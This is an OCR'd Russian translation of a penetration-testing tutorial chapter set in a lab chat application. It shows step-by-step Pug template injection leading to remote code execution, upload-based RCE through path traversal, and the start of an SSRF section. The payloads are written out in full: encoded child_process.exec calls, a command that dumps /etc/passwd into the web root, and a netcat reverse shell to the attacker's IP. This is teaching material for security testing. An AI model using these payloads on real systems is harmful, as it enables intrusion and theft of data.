
Шаблонизаторы используются все чаще из-за их модульности и лаконичного кода по сравнению со стандартным HTML. Внедрение в шаблон возникает, когда пользовательский ввод передается напрямую в шаблоны рендеринга, позволяя изменять базовый шаблон. Это может происходить намеренно в wiki, WYSIWYG или email-шаблонах. Случайно это происходит редко, поэтому часто неверно интерпретируется просто как XSS. Внедрение в шаблон часто позволяет атакующему получить доступ к базовой операционной системе и добиться удаленного выполнения кода.

В следующем примере вы будете выполнять атаки внедрения шаблонов на нашем Node.js-приложении через Pug. Мы непреднамеренно раскрываем себя для внедрения шаблонов через meta redirect с пользовательским вводом, который рендерится напрямую в Pug с использованием шаблонных литералов `${}`. Важно отметить, что шаблонные литералы позволяют использовать символы новой строки, что требуется нам, чтобы выйти из тега абзаца, поскольку Pug чувствителен к пробелам и новым строкам, подобно Python.

В Pug первый символ или слово представляет Pug keyword, обозначающий tag или скрипты. Можно также указывать многострочные строки с помощью отступа, как показано ниже:

```
p.
This is a paragraph indentation.
Это все еще часть paragraph tag.
```






Вот пример того, как выглядели бы HTML и шаблоне Pug.

Примерный текст выше показывает, как это выглядело бы в HTML и как выглядел бы соответствующий язык разметки Pug. С шаблонами и интерполяцией строк мы можем создавать быстрые, переиспользуемые и эффективные шаблоны.

## Пример внедрения шаблона

Chat-приложение уязвимо к внедрению в шаблон. В следующем упражнении мы посмотрим, можем ли взаимодействовать с системой шаблонов Pug. Обычно это можно сделать, проверив, способен ли входной параметр, который мы передаем, обрабатывать базовые операции. James Kettle написал отличную статью о шаблонах атак и взаимодействии с базовыми системами шаблонов (http://ubm.io/2ECTYSi).

Взаимодействие с Pug:

1. Перейдите на http://chat:3000 и войдите с любой валидной учетной записью.
2. Перейдите на http://chat:3000/directmessage, введите пользователя и комментарий и нажмите `Send`.
3. Затем вернитесь в `directmessage` и попробуйте ввести XSS-пейлоад в параметр `user`:

```
<script>alert(1)</script>
```

4. Пример URL:

```
http://chat:3000/ti?user=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&comment=&link=
```

Это показывает, что приложение уязвимо к XSS, но можем ли мы взаимодействовать с системой шаблонов?

5. В истории Burp просмотрите серверный запрос/ответ к конечной точке `/ti?user=` и отправьте запрос в Burp Repeater (`ctrl+r`).

## Проверка базовых операций

Мы можем проверить наш XSS-уязвимый параметр на внедрение в шаблон, передав в него арифметическую строку. Если хост вычисляет выражение, это покажет, что он уязвим к внедрению в шаблон. Причина в том, что шаблоны, как языки программирования, легко поддерживают вычисление арифметических операторов.

Проверка basic operators:

1. В Burp Repeater проверьте каждый параметр на `/ti` на внедрение шаблона. Это можно сделать, передав mathematical operation вроде `9*9`.
2. Мы видим, что это не сработало и мы не получили `81`. Имейте в виду, что наш пользовательский ввод обернут внутри теги абзаца, поэтому можно предположить, что наш код шаблона Pug выглядит примерно так:


```
p Message has been sent to !{user}
```

## Использование возможностей Pug


Как мы говорили ранее, Pug разделяется пробельными символами, подобно Python, а новые строки начинают новый шаблонный ввод. Это означает: если мы можем выйти из текущей строки в Pug, мы можем выполнить новый шаблонный код. В данном случае мы выйдем из тега абзаца (<p>), как показано выше, и выполним новый вредоносный шаблонный код. Чтобы это сработало, придется использовать URL-кодирование для эксплуатации уязвимости (http://bit.ly/2qxeDiy).

Пройдем каждое требование для выполнения внедрения в шаблон:

1. Сначала нужно вызвать новую строку и выйти из текущего шаблона. Это можно сделать следующим символом:

```
%0a  новая строка
```

2. Затем можно использовать арифметические выражения в Pug с помощью знака =:




```
%3d  URL-кодированный знак "="
```

3. Наконец, можно поместить наше математическое выражение:

```
9*9 математическое выражение
```

Итак, финальный пейлоад будет выглядеть так:

```
[newline]=9*9
```

URL-кодирование:

```
GET /ti?user=%0a%3d9*9&comment=&link=
```


`/ti?user=%0a%3d9*9` дает нам 81 в теле ответа. Вы определили внедрение шаблона в параметре `user`. Давайте получим удаленное выполнение кода, злоупотребив JavaScript.

Как видно в ответе, вместо имени пользователя у нас есть 81 вне тега абзаца. Это означает, что мы смогли выполнить внедрение в шаблон.


Теперь мы знаем, что у нас есть какая-то внедрение шаблона и что мы можем выполнять простые вычисления, но нужно понять, можем ли получить выполнение shell. Чтобы получить выполнение shell, нужно найти правильную функцию для выполнения команд в Node/JavaScript.

Сначала мы определим корень глобального объекта self и продолжим определять, к каким модулям и функциям у нас есть доступ. В итоге мы хотим использовать функцию `Require`, чтобы импортировать `child_process.exec` для запуска команд операционной системы. В Pug символ = позволяет выводить результаты JavaScript. Начнем с доступа к global root:

```
[new line]=global
```

Кодирование выражения выше в URL encoding с помощью Burp Decoder дает:

```
%0a%3d%20%67%6c%6f%62%61%6c
```



Используйте URL-кодированную строку выше как значение `user` и отправьте заново. Если все пройдет хорошо, после отправки предыдущего запроса мы увидим `[object global]`, что означает наличие доступа к глобальному объекту.


## Разбор глобального объекта

Посмотрим, какие объекты и свойства нам доступны, используя Pug iterator `each` внутри `global`. Помните newline (`%0a`) и white space (`%20`):

```
each val,index in global
  p= index
```

URL-кодированный вариант:

```
%0a%65%61%63%68%20%76%61%6c%2c%69%6e%64%65%78%20%69%6e%20%67%6c%6f%62%61%6c%0a%20%20%7
    0%3d%20%69%6e%64%65%78
```



В примере выше мы используем итератор `each`, который может обращаться к значению и опционально обращаться к индексу, если мы указываем это для массивов или объектов. Мы пытаемся найти, к каким объектам, методам или модулям у нас есть доступ в глобальном объекте. Наша конечная цель - найти что-то вроде метода `require`, чтобы позволить нам подключить дочерний процесс `.exec`, который позволяет запускать системные команды. Дальше мы просто используем метод проб и ошибок, чтобы определить методы или объекты, которые в итоге дадут нам метод `require`.

## Поиск функции выполнения кода

Из предыдущего запроса мы увидели все объекты внутри `global` и один объект с именем `process`. Далее нужно определить интересные объекты, к которым у нас есть доступ внутри `global.process`:

```
each val,index in global.process
  p= index
```

URL-кодированный вариант:


```
%0a%65%61%63%68%20%76%61%6c%2c%69%6e
%64%65%78%20%69%6e%20%67%6c%6f%62%61
%6c%2e%70%72%6f%63%65%73%73%0a%20%20
%70%3d%20%69%6e%64%65%78
```


Мы выбрали `process` из всех доступных methods, потому что знали, что он в итоге приведет к `require`. Вы можете действовать методом проб и ошибок, выбирая разные methods для iteration:

```
each val,index in global.process.mainModule
p= index
```

URL-кодированный вариант:

```
%0a%65%61%63%68%20%76%61%6c%2c%69%6e%6
4%65%78%20%69%6e%20%67%6c%6f%62%61%6c%2
e%70%72%6f%63%65%73%73%2e%6d%61%69%6e%4
d%6f%64%75%6c%65%0a%20%20%70%3d%20%69%
6e%64%65%78
```







## Удаленное выполнение кода

Отправив этот final пейлоад, мы должны увидеть скрипты `require` внутри `global.process.mainModule`. Теперь можно настроить это для import `child_process` с `.exec`, чтобы получить RCE:

```
- var x = global.process.mainModule.require
- x('child_process').exec('cat /etc/passwd >> /opt/web/chatSupportSystems/public/
    accounts.txt')
```

URL-кодированный вариант:

```
%0a%2d%20%76%61%72%20%78%20%3d%20%6
7%6c%6f%62%61%6c%2e%70%72%6f%63%65%7
3%73%2e%6d%61%69%6e%4d%6f%64%75%6c%6
5%2e%72%65%71%75%69%72%65%20%0a%2d%
20%78%28%27%63%68%69%6c%64%5f%70%72%
6f%63%65%73%73%27%29%2e%65%78%65%63%
28%27%63%61%74%20%2f%65%74%63%2f%70%
61%73%73%77%64%20%3e%3e%20%2f%6f%70%
74%2f%77%65%62%2f%63%68%61%74%53%75%
70%70%6f%72%74%53%79%73%74%65%6d%73%
2f%70%75%62%6c%69%63%2f%61%63%63%6f%
75%6e%74%73%2e%74%78%74%27%29
```




В примере выше мы определяем переменную x так же, как делали бы это в JavaScript, но dash в начале строки обозначает небуферизованный ответ, то есть скрытый. Мы используем глобальный объект с модулями, которые нужны, чтобы в итоге получить `require`, позволяющий использовать `child_process.exec` для запуска системных команд.


Мы выводим содержимое `/etc/passwd` в скрипт публичного веб-корня, который является единственным скриптом, куда у нас есть доступ на запись, как задумали создатели приложения, позволяя пользователю просмотреть содержимое. Мы также могли бы сделать обратную оболочку или что-либо еще, допустимое системными командами.

Мы видим, что http://chat:3000/accounts.txt будет содержать содержимое `/etc/passwd` с веб-сервера.

Используйте это, чтобы выполнить полный RCE на system и получить shell обратно.

Теперь можно ли автоматизировать многое из этого? Конечно. Инструмент Tplmap (https://github.com/epinna/tplmap) работает похоже на SQLmap: он пробует разные комбинации для внедрения в шаблон:

```
cd /opt/tplmap
./tplmap.py -u "http://chat:3000/ti?user=*&comment=asdfasdf&link="
```




Reference:

• http://blog.portswigger.net/2015/08/server-side-template-injection.html
• https://hawkinsecurity.com/2017/12/13/rce-via-spring-engine-ssti/

## JavaScript и удаленное выполнение кода

Удаленное выполнение кода - то, что мы ищем в каждой оценке и каждом тесте веб-приложения на проникновение. Хотя RCE можно найти почти где угодно, чаще всего оно встречается там, где разрешены загрузки: загрузка web shell, эксплойт вроде Imagetragick (https://imagetragick.com/), XXE-атаки с Office-файлами, пейлоад на основе path traversal для замены критичных файлов и многое другое.

Традиционно мы могли бы попытаться найти область загрузки и shell, который можно использовать. Отличный список разных типов webshell-пейлоадов находится здесь: https://github.com/tennc/webshell. Обратите внимание, я никоим образом не проверяю эти shell-пейлоады - используйте их на свой риск. Я сталкивался со множеством webshell-файлов, найденных в интернете, которые содержали вредоносный код.

## Атака на уязвимое чат-приложение через загрузку файлов

В нашей лаборатории мы выполним RCE через загрузку на Node-приложении. В нашем примере есть возможность загрузки файлов, позволяющая загружать любой файл. К сожалению, в Node мы не можем просто вызвать файл через браузер, чтобы выполнить файл, как в PHP. Поэтому в этом случае мы используем конечную точку динамической маршрутизации, которая пытается рендерить содержимое Pug-файлов. Ошибка заключается в том, что конечная точка читает содержимое файла, предполагая, что это Pug-файл, поскольку каталог по умолчанию существует внутри каталога Views. Уязвимости path traversal и Local File Read также существуют в этой конечной точке.

Во время процесса загрузки файловый модуль фреймворка переименует файл в случайную строку символов без расширения. В содержимом ответа страницы загрузки есть серверный путь к загруженному файлу. Используя эту информацию, можно применить `/drouting` для внедрения шаблона и добиться удаленного выполнения кода.


Поскольку мы знаем, что базовое приложение - Node (JavaScript), какой пейлоад можно загрузить, чтобы его выполнил Pug? Вернемся к простому примеру, который использовали ранее:

Сначала назначьте переменную на модуль `require`:


```
-var x = global.process.mainModule.require
```

Использование модуля child process позволяет нам обращаться к возможностям операционной системы, запуская любую системную команду:

```
-x('child_process').exec('nc  [ваш_IP] 8888 -e /bin/bash')
```

Атака с RCE пейлоад:

1. Перейдите на http://chat:3000 и войдите с любой действительной учетной записью.
2. Загрузите текстовый файл с информацией ниже. В Pug символ `-` означает выполнение JavaScript.




```
-var x = global.process.mainModule.require
-x('child_process').exec('nc [ваш_IP] 8888 -e /bin/bash')
```

3. Просмотрите запрос и ответ в Burp после загрузки пейлоад-файла. Вы заметите хеш загруженного файла в ответе на POST-запрос и ссылку на `drouting`.

В этом коде шаблона мы назначаем функцию `require` на `child_process.exec`, что позволяет запускать команды на уровне операционной системы. Этот код заставит веб-сервер подключиться к нашему обработчику, работающему на `[ваш_IP]` на порту 8888, и позволит получить оболочку на веб-сервере.

На атакующей машине запустите обработчик netcat, к которому подключится shell:

```
nc -l -p 8888
```

Мы активируем код, запустив конечную точку `/drouting`. В браузере перейдите к вашему загруженному hash-файлу. Конечная точка `drouting` берет указанный шаблон Pug и рендерит его. К счастью для нас, загруженный шаблон Pug содержит нашу обратную оболочку.

В браузере откройте конечную точку `drouting` с вашим файлом, полученным из ответа функции загрузки файлов. Мы используем обход каталогов `../`, чтобы перейти на один каталог ниже и попасть в папку uploads, где находится наш вредоносный файл:

```
/drouting?filename=../uploads/[YOUR FILE HASH]
```

Вернитесь в терминал, слушающий на 8888, и взаимодействуйте с вашими shell-сессиями.

## Подделка запросов на стороне сервера (SSRF)


Server-Side Request Forgery (SSRF) - одна из тех уязвимостей, которые, как мне кажется, обычно неправильно понимают, а по терминологии часто путают с Cross-Site Request Forgery (CSRF). Хотя эта уязвимость существует давно, ее действительно недостаточно обсуждали, особенно с учетом таких серьезных последствий. Давайте разберем, что это и почему важно.

Подделку серверных запросов (Server-Side Request Forgery, SSRF) обычно злоупотребляют для получения доступа к локальной системе, внутренней сети или для какого-либо перехода дальше. Самый простой способ понять SSRF - пройти пример. Допустим, у вас есть публичное веб-приложение, позволяющее пользователям загружать изображение профиля по URL из интернета. Вы входите на сайт, переходите в профиль и нажимаете кнопку обновления профиля через Imgur, то есть через публичный сервис хостинга изображений. Вы передаете URL вашего изображения, например https://i.imgur.com/FdtLoFI.jpg, и нажимаете кнопку отправки. Далее сервер создает совершенно новый запрос, идет на сайт Imgur, забирает изображение, возможно, делает обработку изображения для изменения размера - кто-нибудь помнит imagetragick? - сохраняет его на сервере и отправляет сообщение об успехе обратно пользователю. Как видно, мы передали URL, сервер взял этот URL, забрал изображение и загрузил его в свою базу данных.

Изначально мы передали URL веб-приложению, чтобы оно забрало наше изображение профиля из внешнего ресурса. Однако что произойдет, если мы укажем URL изображения `http://127.0.0.1:80/favicon.ico`? Это скажет серверу вместо перехода к чему-то вроде Imgur забрать `favicon.ico` с локального веб-сервера, то есть с самого себя. Если мы можем получить сообщение 200 или сделать изображение профиля равным favicon с localhost, значит, у нас потенциально есть SSRF.

Поскольку это сработало на порту 80, что произойдет, если мы попробуем подключиться к `http://127.0.0.1:8080`, то есть порту, доступному только с localhost? Вот здесь становится интересно. Если мы получаем полные HTTP-запросы/ответы обратно и можем делать GET-запросы к порту 8080 локально, что будет, если мы найдем уязвимый Jenkins или службу Apache Tomcat? Даже если этот порт публично не слушает, мы можем скомпрометировать эту машину. Еще лучше: вместо `127.0.0.1` что, если мы начнем запрашивать внутренние IP: `http://192.168.10.2-254`? Вспомните те находки веб-сканера с раскрытием внутренних IP, от которых вы отмахнулись как от низкого риска. Именно здесь они снова вступают в игру, и мы можем использовать их для злоупотребления сервисами внутренней сети.

SSRF-уязвимость позволяет делать следующее:




1. Получать доступ к сервисам на loopback-интерфейсе.
2. Сканировать internal network и потенциально взаимодействовать с этими services (`GET/POST/HEAD`).
3. Читать локальные файлы на сервере с использованием `FILE://`.
4. Злоупотреблять AWS Rest interface (http://bit.ly/2ELv5zZ).
5. Перемещаться laterally во внутренней среде.

В следующей диаграмме мы находим vulnerable SSRF в web application, который позволяет злоупотребить этой vulnerability.

Пройдем реальный пример:

1. В приложении Chat Support System (http://chat:3000/) сначала создайте учетную запись и войдите.
2. После входа перейдите в Direct Message (DM) через link или напрямую через http://chat:3000/directmessage.
3. В textbox `Link` поместите site вроде http://cyberspacekittens.com и нажмите preview link.
4. Теперь вы должны увидеть render страницы http://cyberspacekittens.com, но URI bar должен все еще указывать на наше Chat-приложении.
